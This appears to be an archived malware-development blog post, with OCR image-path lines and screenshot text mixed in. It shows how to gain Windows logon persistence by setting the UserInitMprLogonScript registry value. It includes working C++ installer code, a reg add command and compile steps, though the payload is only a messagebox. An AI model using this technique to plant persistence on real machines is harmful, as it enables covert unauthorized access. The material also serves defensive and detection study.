
Malware development: persistence - part 20. UserInitMprLogonScript (Logon Script). Simple C++ example.

By cocomelonc

Published: 2022-12-09 · Archived: 2026-04-05 20:33:04 UTC

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via `UserInitMprLogonScript` value.

UserInitMprLogonScriptPermalink

Windows enables the execution of logon scripts whenever a user or group of users logs into a system. Adding a script's path to the `HKCU\Environment\UserInitMprLogonScript` Registry key accomplishes this. So, to establish persistence, hackers may utilize Windows logon scripts automatically executed upon logon initialization.

practical examplePermalink

Let’s go to look at a practical example. First of all, as usually, create “evil” application. For simplicity, as usually, it’s `meow-meow` messagebox application (`hack.cpp`):

```
 /*
hack.cpp
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

And, then just create persistence script (`pers.cpp`):

```
 /*
pers.cpp
windows persistence via
setting UserInitMprLogonScript value
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // env
  const char* env = "Environment";

  // evil app
  const char* exe = "Z:\\2022-12-09-malware-pers-20\\hack.exe";

  // environment
  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)env, 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // update registry key value
    // reg add "HKEY_CURRENT_USER\Environment" /v "UserInitMprLogonScript" /t REG_SZ /d "...\hack.exe" /f
    RegSetValueEx(hkey, (LPCSTR)"UserInitMprLogonScript", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }
```


```
  return 0;
}
```

As you can see, the logic is simple. Just set `UserInitMprLogonScript` key value under `HKCU\Environment` to the full path of our “malware” - `Z:\\2022-12-09-malware-pers-20\hack.exe` .

demo[Permalink]


Let’s go to see everything in action. First of all, check Registry:

```
reg query "HKCU\Environment" /s
```




Then, compile our “malware” at the attacker’s machine (`kali`):

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-s
```



And for checking correctness, try to run `hack.exe` at the victim’s machine (`Windows 10 x64` in my case):


```
.\hack.exe
```



As you can see, our “malware” works perfectly.

At the next step, let’s go to compile our persistence script at the attacker’s machine:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-s
```




And run it at the attacker’s machine:

```
.\pers.exe
```


Then, check our Registry key values again:


```
reg query "HKCU\Environment" /s
```




So, as you can see, the key (`UserInitMprLogonScript`) value is set.

That’s all. Try to logout and login:



win10-x64 (peekaboo) [Running] - Oracle
File Machine View Input Devices Help
Recycle Bin
x64dbg
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\User> reg query "HKCU\Environment" /s
Create
Sunday
11
Mail
Paint 3D
Office
